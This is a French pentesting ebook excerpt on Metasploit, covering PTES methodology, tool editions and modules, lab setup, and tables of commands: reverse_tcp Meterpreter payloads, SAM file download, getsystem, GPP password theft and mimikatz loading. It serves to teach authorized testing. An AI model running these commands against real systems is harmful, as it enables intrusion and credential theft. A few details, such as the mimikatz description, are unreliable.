



Pentesting avec Metasploit

Kondah Hamza

Consultant/Formateur en Cyber sécurité

Microsoft MVP en sécurité des entreprises



Microsoft®
Most Valuable
Professional

Sommaire

Table des matières

Sommaire	2
Chapitre 1 : Les tests d'intrusions	4
Introduction.....	4
Important	5
Les approches du pentesting.....	6
Penetration Testing Execution Standart (PTES).....	7
Pre-engagement.....	7
Intelligence Gathering	8
Threat Modeling	8
L'analyse de vulnérabilités	8
Exploitation.....	8
Post-Exploitation	9
Reporting.....	9
Chapitre 2 : Prise en mains de Metasploit.....	10
Introduction.....	10
Versions de Metasploit.....	10
Composants de Metasploit	12
Interfaces.....	12
Librairies	13
Modules.....	14
Commandes de bases.....	16
Commandes principales de Metasploit.....	16
Variables principales de Metasploit	16
Commandes relatives à la gestion de la base de données de Metasploit.....	17
Modules Post Exploitation	17
Meterpreter.....	18
Avantages de l'utilisation de Metasploit.....	19
Chapitre 3 : Mise en place du LAB	20
Introduction.....	20
Ressources à télécharger.....	20
Installation de VMWare Workstation	21
Chapitre 4 : Etat de l'art	25

Introduction.....	25
Etat de l'art.....	26
Introduction.....	26
Intelligence Gathering	30
Threat Modeling	34
Exploitation et gain d'accès	36
Migration	39
Pivoting.....	42
Chapitre 5 : Conclusion.....	57

Chapitre 1 : Les tests d'intrusions

Introduction

Tout au long des dernières années, l'utilisation de la technique a connu une croissance insoupçonnable, et aujourd'hui, presque toutes les entreprises sont partiellement ou totalement (la plupart des cas) dépendantes de son système d'exploitation.

Bien que ces techniques changent complètement notre façon de faire les choses, elles sont également exposées à des menaces : **plus on est connecté, plus on est vulnérable.**

La cause étant que la sécurité à 100 % n'existe pas, elle est, et restera un mythe et paradoxe à jamais.



La course ne finira donc jamais entre les attaquants découvrant au fur et à mesure de nouveaux moyens innovants et sophistiqués contre les responsables sécurité qui, eux, essaient de combler les trous et de mettre en place une ligne de défense efficace.

Mais, Malheureusement, cette approche purement défensive s'est avérée « inutile », et afin de contrer ce mal incurable, il n'existe plus qu'une seule solution : **Mettre la casquette du hacker.**



Les tests d'intrusions consistent donc à pouvoir mettre la casquette du hacker et d'utiliser les mêmes méthodologies (ou presque ... nous en discuterons plus tard) afin de pouvoir démontrer les différents faiblesses qui peuvent subsister au sein d'un système d'information.

Contrairement aux évaluations de vulnérabilité qui sont de nature non intrusives, le test d'intrusion pourrait causer des dommages s'il n'est pas effectué correctement.

En fonction des besoins de conformité spécifiques, certaines entreprises choisissent de n'effectuer qu'une évaluation de la vulnérabilité, tandis que d'autres procèdent également à un test d'intrusion.


Important

- ⊙ Un test d'intrusion n'est pas un audit (il faut faire la différence de manière claire)
- ⊙ Les tests d'intrusion ne consistent pas uniquement à exécuter des outils automatisés.
- ⊙ Ensuite, à la fin, nous aurons besoin de combiner les résultats de ces différents outils afin de produire un seul rapport significatif → C'est certainement une tâche décourageante
- ⊙ Un point important à noter ici est qu'on ne devient pas un pentesteur en une seule journée.
- ⊙ Cela nécessite de la pratique, persévérance, autodidactie et de la modestie !

Les approches du pentesting

Il y a trois approches pour les tests d'intrusion, et ces approches dépendent du besoin de votre client (simuler une attaque en interne ou d'une source externe).

La différence entre les deux est la quantité d'informations fournies au pentesteur sur le SI en question.



Les trois approches de pentesting sont les suivantes :

- **Black-Box** : Le scénario est similaire à celui qui serait suivi par un attaquant externe, donnant un minimum d'informations sur la cible.
 - Meilleure approche pour définir l'étendue et l'impact réel d'une attaque externe
- **White-Box** : Le pentesteur possède des informations complètes sur le réseau/système cible, incluant les adresses IP, OS, ...
 - Cela peut être considéré comme une simulation d'une attaque exécutée par une personne interne à l'entreprise.
- **Gray-Box** : C'est une approche hybride des deux approches précédentes. Le pentesteur dispose normalement d'informations limitées à propos du réseau/système cibles
 - Idéal pour minimiser les coûts et les erreurs.

Penetration Testing Execution Standard (PTES)

Le Penetration Testing Execution Standard, créé en 2009, est un standard qui vise à proposer aux entreprises une trame commune et donc une portée claire et précise pour l'exécution d'un pentest.

Le schéma suivant explique les différentes phases d'un test de pénétration selon le PTES :



Pre-engagement

Chaque pentest doit absolument débuter par une négociation, mais surtout une étude des besoins client afin d'y répondre convenablement, et, pour finir, une contractualisation qui met tout cela en forme sur papier, protège ainsi le pentesteur et l'entreprise (juridiquement parlant mais aussi techniquement étant donné que cela permet de mettre en place une ligne directrice pour le projet évitant les risques inutiles).

C'est aussi l'occasion pour l'entreprise demandant le test de préciser plusieurs éléments-clés définissant ainsi le cadre du pentest (appelé aussi scope).

Voici donc une liste non exhaustive des éléments que vous devez spécifier au niveau d'un contrat de Pré-Engagement :

- Temps d'exécution
- Outils
- Approche et méthodologie
- Contrat NDA
- Lien juridique
- Limites
- ...

Intelligence Gathering

La seconde étape est celle de “Intelligence Gathering”.

Dans cette étape, l’objectif est de rassembler un maximum d’informations sur notre cible (peut être comparé à de la reconnaissance).

Cette phase est l’une des plus importantes dans notre processus.

Voici quelques techniques utilisées :

- OSINT (Open Source Intelligence)
- HUMINT (Human Intelligence, comprendre social engineering)
- Enumération des machines
- Découverte de Ports
- Découverte de services
- Mesures de sécurité en place
- Politique de sécurité
-

Threat Modeling

La troisième étape est celle du threat Modeling, on va ici chercher à dresser une liste des menaces en fonction de la surface d’attaque exposée ainsi que leur impact potentiel.

L’analyse de vulnérabilités

Dans cette étape, nous serons en mesure de nous servir des informations collectées précédemment afin d’effectuer une recherche des vulnérabilités potentiellement exploitable (la présence d’une vulnérabilité ne veut pas forcément dire que cette dernière est exploitable). Cette phase passe par l’exploitation d’outils automatisés mais aussi une vérification manuelle.

On peut considérer ici que l’output de cette phase sera un arbre d’attaques potentiels.

Exploitation

Cette phase représente l’une des phases les plus intéressantes, vu que c’est le moment d’exploiter des vulnérabilités.

Nous allons donc chercher à exploiter les vulnérabilités trouvées dans la phase précédente ainsi que tester les mesures défensives détectées (Firewall, WAF, IDS, IPS...).

Post-Exploitation

Cette phase va concerner toute action qui viendra suite à une exploitation de vulnérabilité, ce qui consiste principalement (mais pas que) à permettre au pentesteur d'effectuer diverses actions lui permettant d'assurer la continuité de son accès, étendre son contrôle, récupérer des fichiers sensibles ...

Voici une liste non exhaustive de ce qui peut faire partie de cette phase :

- Elévation de privilèges
- Persistance
- Exfiltration d'informations
- Infection (Botnet)
- Pivoting
- ...

Reporting

La démarche du Pentest décrite dans le PTES se termine par la phase de reporting, et c'est la phase la plus importante car il s'agit d'exposer le déroulement du test d'intrusion et vos trouvailles.

On va donc détailler les informations récupérées durant chaque phase de notre pentest de la manière la plus granulaire possible mais aussi, dans quelques cas, dresser une roadmap des remédiations aux vulnérabilités trouvées.

Il est important que le rapport représente la qualité du test sachant que le client ne va voir que le rapport, une attention particulière doit être donnée à ce rapport : Ce qui suit est une structure de rapport :

1. Copie du Contrat « Pre-Engagement »
2. Résumé sur la méthodologie utilisée
3. Résumé technique
4. Résultats (Description granulaire):
 - Description de vulnérabilité
 - Sévérité
 - Appareils affectés
 - Types de vulnérabilités : logiciel/matériel/configuration
 - Remédiations

Chapitre 2 : Prise en mains de Metasploit

Introduction

Metasploit Framework représente une plateforme open source de développement d'exploit et de test d'intrusion fournissant de manière centralisée un ensemble d'exploits pour différents OS, plateformes et applications ou encore un ensemble d'outils permettant d'aider un pentesteur dans son processus. Metasploit Framework permet notamment d'automatiser plusieurs tâches orientées pentesting.



Logo de Metasploit

Le projet a été initié en 2003 par l'entreprise H.D.Moore, qui a ensuite connu un développement très rapide notamment grâce à une communauté active et passionnée, ce qui lui permit de devenir la plateforme de test d'intrusion la plus connue (et efficace). À noter que le projet était écrit initialement en Perl puis réécrit en Ruby. L'entreprise a ensuite été rachetée par l'entreprise **RAPID7** en 2009, une entreprise fournissant des solutions de gestion de vulnérabilités.

Versions de Metasploit

Metasploit Framework est présent sous différentes versions/éditions :

- **Metasploit Pro:** Cette version est une version commerciale qui offre une multitude de fonctionnalités telles que le balayage d'applications web, exploitation automatisée, VPN... et convient parfaitement aux pentesteurs et aux chercheurs en sécurité informatique. L'édition Pro est principalement utilisée pour les tests d'intrusion professionnels, avancés et volumineux, ainsi que pour la recherche.
- **Metasploit Express:** l'édition Express est utilisée pour les tests d'intrusion de base. Les fonctionnalités de cette version incluent l'exploitation intelligente, le bruteforcing et bien plus encore. Cette version convient parfaitement aux équipes de sécurité informatique des petites et moyennes entreprises.


NB : Rapid7 ont annoncé le 4 Juin 2018 la fin de cette version avec une deadline du support le 4 juin 2019.

- **Metasploit Community**: Il s'agit d'une édition gratuite avec des fonctionnalités réduites de la version express. Cependant, pour les étudiants et les petites entreprises, cette version est un choix favorable.
- **Metasploit Framework**: Il s'agit d'une édition en ligne de commande . Cette version est parfaite pour les développeurs et chercheurs en sécurité.

Spécificité	Pro	Community	Framework
Disponibilité	Achat	Gratuite	Gratuite
Collecte			
Tests de pénétration avec plus de 1 500 exploits	✓	X	✓
Importation	✓	✓	✓
Découverte réseau	✓	✓	X
Exploitation basic	✓	✓	X
Méta modèles pour des tâches discrètes Exemple : tests de segmentation de réseau	✓	X	X
Intégration via API distantes	✓	X	X
Automatisation			
Interface ligne de commande	✓	✓	X
Exploitation intelligente	✓	X	X
Automatisation du brut-forcing sur identifiants	✓	X	X
Rapports de test de pénétration de référence	✓	X	X
Assistants pour les audits de base standard	✓	X	X
Tâches chaînées pour les flux de travail automatisés personnalisés	✓	X	X
Validation de la vulnérabilité en boucle fermée pour prioriser l'assainissement	✓	X	X
Divers			
Interface ligne de commande	X	X	✓
Exploitation manuel	X	X	✓
Brut forcing sur identifiants manuel	X	X	✓
Charges dynamiques pour échapper aux principales solutions antivirus	✓	X	X
Prise en charge de l'hameçonnage et du phishing	✓	X	X
Tests d'applications Web pour les 10 vulnérabilités OWASP	✓	X	X
Ligne de commande et interface web avec choix avancée	✓	X	X

Benchmarking des différentes versions/éditions de Metasploit Framework

Composants de Metasploit



Architecture et composants Metasploit

Interfaces

Metasploit dispose aussi d'une multitude d'interfaces :

- **Interface GUI** : Interface graphique (user-friendly) avec toutes les fonctionnalités à portée de clic.
- **Interface console** : Représente l'interface la plus populaire et préférée des utilisateurs. Cette interface fournit une approche AIO (All-In-One) pour toutes les fonctionnalités de Metasploit. Cette interface représente aussi l'interface la plus stable de Metasploit.
- **Interface en ligne de commande** : Représente l'interface la plus puissante et efficace. Elle permet notamment de générer des payloads, d'offusquer des shellcodes etc...
- **Armitage** : Armitage est une interface graphique « hacker-style » développée par Raphael Mudge. Cette interface offre une gestion extrêmement facile des différentes tâches de test d'intrusion en GUI avec la possibilité d'automatiser ces tâches, avec le langage de Scripting Cortana.

Librairies

Metasploit utilise plusieurs librairies, qui représentent un ensemble de fonctions ainsi que des tâches prédéfinies accessibles et exploitées par les différents modules du Framework. Nous retrouvons notamment les librairies suivantes :

Composant	Description
REX (Ruby EXtensible)	Gère tout ce qui concerne les sockets, protocoles, transformations de texte etc... REX est conçu pour n'avoir aucune dépendance.
MSF Core	Fournit les interfaces dont on a besoin pour interagir avec les modules, sessions et plugins
MSF Base	API de support pour les interfaces utilisateurs (Web, Console...)


Librairies de Metasploit

Modules

Les modules représentent un des éléments clés de Metasploit. Chacun de ces modules effectue une tâche bien spécifique, et à partir de là, on arrive à construire un système « complet » combinant plusieurs modules pour fonctionner comme une seule entité, sans oublier, que pour les développeurs, cela représente une architecture convenable afin d'intégrer de nouveaux modules, fonctionnalités et outils.


Nous retrouvons au niveau de Metasploit les modules suivants :

- **Auxiliary** : L'Auxiliary représentent l'ensemble des modules permettent d'effectuer des scans, énumération, fuzzing, sniffing Ainsi que d'autres tâches qui peuvent être pré ou post exploitation.




Hiérarchie des modules Auxiliary

- **Exploit** : Un exploit représente la méthode par laquelle un attaquant profite d'un défaut de conception ou une vulnérabilité dans un système, une application ou un service.




Hiérarchie des modules Exploit

- **Payload** : Le payload représente la charge malicieuse/utile que l'attaquant souhaite exécuter sur le système cible une fois que l'exploit a été exécuté avec succès.




Hiérarchie des modules Payload

- **Encoder** : L'encoder représente un module permettant d'obfusquer le code malveillant généré par Metasploit afin de pouvoir éviter de se faire détecter par des AV/IDS/IPS.



Hiérarchie des modules Encoder

- **NOPS** : Les NOPS représentent les « No Operations », en d'autres termes, cela nous permet de pouvoir augmenter les chances d'exécution de notre charge malicieuse ainsi que la stabilité de l'exploit.



Hiérarchie des modules NOP

- **Post** : Les Posts ou modules post-exploitations représentent toutes les tâches pouvant être exécutées une fois l'exploitation réussie ; tel que des modules de persistances, Pivoting etc...

Commandes de bases

Concernant les commandes de bases, ci-dessous les commandes les plus utilisées au niveau de Metasploit.

Commandes principales de Metasploit

Commande	Utilisation	Exemple
Use (auxiliary/exploit/payload/encoder)	Sélectionner le module à utiliser	<pre>msf> use auxiliary/scanner/portscan /tcp msf> use exploit/windows/browser/cisco_webex_ext</pre>
Set (options/payload)	Pour définir une valeur particulier	<pre>msf>set payload windows/meterpreter/reverse_tcp msf>set LHOST 192.168.0.18 msf > set RHOST 192.168.0.43 msf>set LPORT 4488 msf> set RPORT 8090</pre>
Setg (options/payload)	Définir globalement la valeur pour une variable en particulier	<pre>msf > setg RHOST 192.168.10.112</pre>
Run	Lancer un module après avoir défini toutes les options requises	<pre>msf> run</pre>
Exploit	Lancer un exploit après avoir défini toutes les options requises	<pre>msf> exploit</pre>
Back	Désélectionner un module	<pre>msf (cisco_webex_ext)> back msf ></pre>
Info	Afficher les informations relatives à un module particulier	<pre>msf > info exploit/windows/browser/cisco_webex_ext msf exploit(cisco_webex_ext) > show info</pre>
Search	Trouver un module particulier	<pre>msf> search [Terme]</pre>
Check	Vérifier si une cible est vulnérable	<pre>msf> check</pre>
Sessions	Gérer les sessions	<pre>msf> sessions [numéro_de_la_session]</pre>

Variables principales de Metasploit

Commande	Utilisation
LHOST	Adresse IP d'écoute local
LPORT	Port d'écoute local
RHOST	Adresse IP de la cible
RPORT	Port sur laquelle tourne le service/application vulnérable

Commandes relatives à la gestion de la base de données de Metasploit

Commande	Informations d'utilisation
db_connect	Cette commande est utilisée pour interagir avec des bases de données autres que celle par défaut
db_export	Cette commande permet d'exporter l'intégralité des données stockées dans la base de données dans le but de créer un rapport ou de les exploiter dans une autre instance de Metasploit
db_nmap	Cette commande est utilisée pour scanner la cible avec Nmap et stocker par la suite les résultats dans la base de données de Metasploit
db_status	Cette commande est utilisée pour vérifier si la connectivité de la base de données est active ou pas
db_disconnect	Cette commande est utilisée pour se déconnecter d'une base de données particulière
db_import	Cette commande est utilisée pour importer les résultats () d'autres outils tels que Nessus, Nmap, etc...
db_rebuild_cache	Cette commande est utilisée pour reconstruire le cache si le cache précédent est corrompu ou est stocké avec des résultats plus anciens

Pour plus d'informations et détails, vous pouvez consulter la documentation officielle :

<https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>

Modules Post Exploitation

Commande	Utilisation
run post/windows/gather/win_privs	Voir les privilèges de l'utilisateur courant
use post/windows/gather/credentials/gpp	Récupération des mots de passes GPP enregistrés
load mimikatz	Charger Metasploit
run post/windows/gather/local_admin_search_enum	Identification des autres machines auxquelles l'utilisateur du domaine fourni a un accès administratif.

Meterpreter

Meterpreter est une charge malicieuse/utile avancée, extensible et qui utilise des intercalaires d'injection de DLL en mémoire (étendue sur le réseau au moment de l'exécution). Il communique via le socket Stager et fournit une API Ruby complète côté client. C'est un des outils les plus puissants présents au niveau de Metasploit mais aussi dans le monde des tests d'intrusions.

Commande	Utilisation	Exemple
Set Payload	Choisir le payload à injecter	set payload windows/meterpreter/reverse_tcp
Upload	Uploader un fichier	meterpreter > upload file c:\\windows
Download	Télécharger un fichier	meterpreter > download c:\\windows\\repair\\sam /tmp
Execute	Exécuter un fichier	meterpreter > execute -f c:\\windows\\temp\\exploit.exe
Portfwd	Effectuer un forward	meterpreter > portfwd add -l 3389 -p 3389 -r target
Sysinfo	Pour lister les informations système de l'hôte compromis	meterpreter > sysinfo
Ifconfig	Répertorier les interfaces réseau de l'hôte compromis	meterpreter > ifconfig meterpreter > ipconfig
Arp	Liste des adresses IP et MAC des hôtes connectés à la cible	meterpreter > arp
Background	Mettre une session active en arrière plan	meterpreter > background
Shell	Déposer un Shell cmd sur la cible	meterpreter > Shell
Getuid	Pour obtenir les détails de l'utilisateur actuel	meterpreter > getuid
Getsystem	Obtenir les privilèges et accéder au système	meterpreter > getsystem
Getpid	Obtenir l'id de processus de l'accès meterpreter	meterpreter > getpid
Ps	Pour lister tous les processus en cours d'exécution sur la cible	meterpreter > ps

Avantages de l'utilisation de Metasploit

Il existe plusieurs avantages concernant l'exploitation de Metasploit dans le pentest.

Ci-dessous une liste non-exhaustive des avantages d'utilisation de Metasploit dans un contexte de pentesting :

Gestion centralisé des différentes phases de test d'intrusion	Open source	Communauté très active	Prise en charge du test des grands réseaux
Conventions de nommage	Génération intelligente de charge utile	Mécanisme de basculement entre les différents types de charges	L'environnement graphique
	Modularité	Customisable	

Chapitre 3 : Mise en place du LAB

Introduction

Lors de ce chapitre nous allons pouvoir mettre en place les éléments essentiels de notre LAB.

Nous aurons ensuite l'opportunité de pouvoir configurer tout ceci de manière plus approfondie au niveau des prochains chapitres.

Commençons tout d'abord par le commencement ; c'est-à-dire installer notre solution de virtualisation (nous utiliserons dans notre cas VMWare Workstation) sur laquelle vont pouvoir tourner l'ensemble des machines virtuelles (vulnérables).


Ressources à télécharger

Vous trouverez ci-dessous la liste des ressources nécessaire pour notre LAB :

Nom de la machine	OS	Fichier
Titan	Kali Linux 2019 Rolling	Titan.ovf
Argor	Windows Server 2008 R2	Argor.ovf
Aedi	Ubuntu 14.04 LTS	Aedi.ovf

Toutes les configurations au niveau des machines ont déjà été effectuées, il ne nous restera que nos OVF.

L'architecture du lab est donc la suivante :



⦿ Attention à ne pas exposer ces machines à internet, elles sont extrêmement vulnérables.

Installation de VMWare Workstation

Concernant cet ebook, vous pouvez utiliser la version VMWare Workstation 12 ou plus, ce qu'on va utiliser ensemble au niveau de lab, ainsi que VMWare Player 12 ou plus.

J'ai fait exprès de ne pas spécifier Virtualbox (bien que vous pouvez l'utiliser) vu que ce dernier dispose de plusieurs bugs, surtout au niveau des cartes réseaux.


Vous pouvez télécharger VMWare de puis les ressources ou encore directement à partir des ressources : <https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html>

Le hash du fichier étant le suivant :


Une fois téléchargé, on lance l'installation de ce dernier :



Ensuite on clique sur Next :




On accepte les termes et ensuite on clique encore sur Next :




On laisse ici aussi les options par défaut et on clique sur Next et pareillement pour l'étape qui suit (Vous pouvez choisir de ne pas publier votre expérience utilisateur avec l'équipe de développement).


Au niveau de la phase suivante vous pourrez choisir si vous souhaitez disposer du programme au niveau du menu programme sans oublier le raccourci au niveau du bureau, ensuite, cliquez sur Next :



Ensuite, on laisse l'installation se dérouler en cliquant sur Install et ensuite sur Finish.




Une fois l'installation terminée, on peut maintenant lancer VMWare Workstation. Vous pouvez dès lors soit entrer votre licence (si vous en disposez) sinon vous pouvez exploiter la version de test de 30 jours :



Une fois VMWare Workstation lancé, nous allons pouvoir importer l'ensemble de nos machines.

Pour cela, on se dirige vers File, puis Open, et on navigue vers l'emplacement de nos fichiers :










Chapitre 4 : Etat de l'art

Introduction

Une fois que nous avons pu revoir les bases de Metasploit (ou les rappeler du moins), nous allons pouvoir commencer à exploiter ce dernier dans un simple scénario de pentesting.


Lors de ce lab, nous allons donc pouvoir exploiter Metasploit dans un contexte de pentesting de bout en bout. Nous supposons que la phase de pré-interactions est effectuée et que la phase de test d'intrusion va commencer.

	Note
	Avertissement
	Rappel
	Important
	Action
	Remarque
	Information

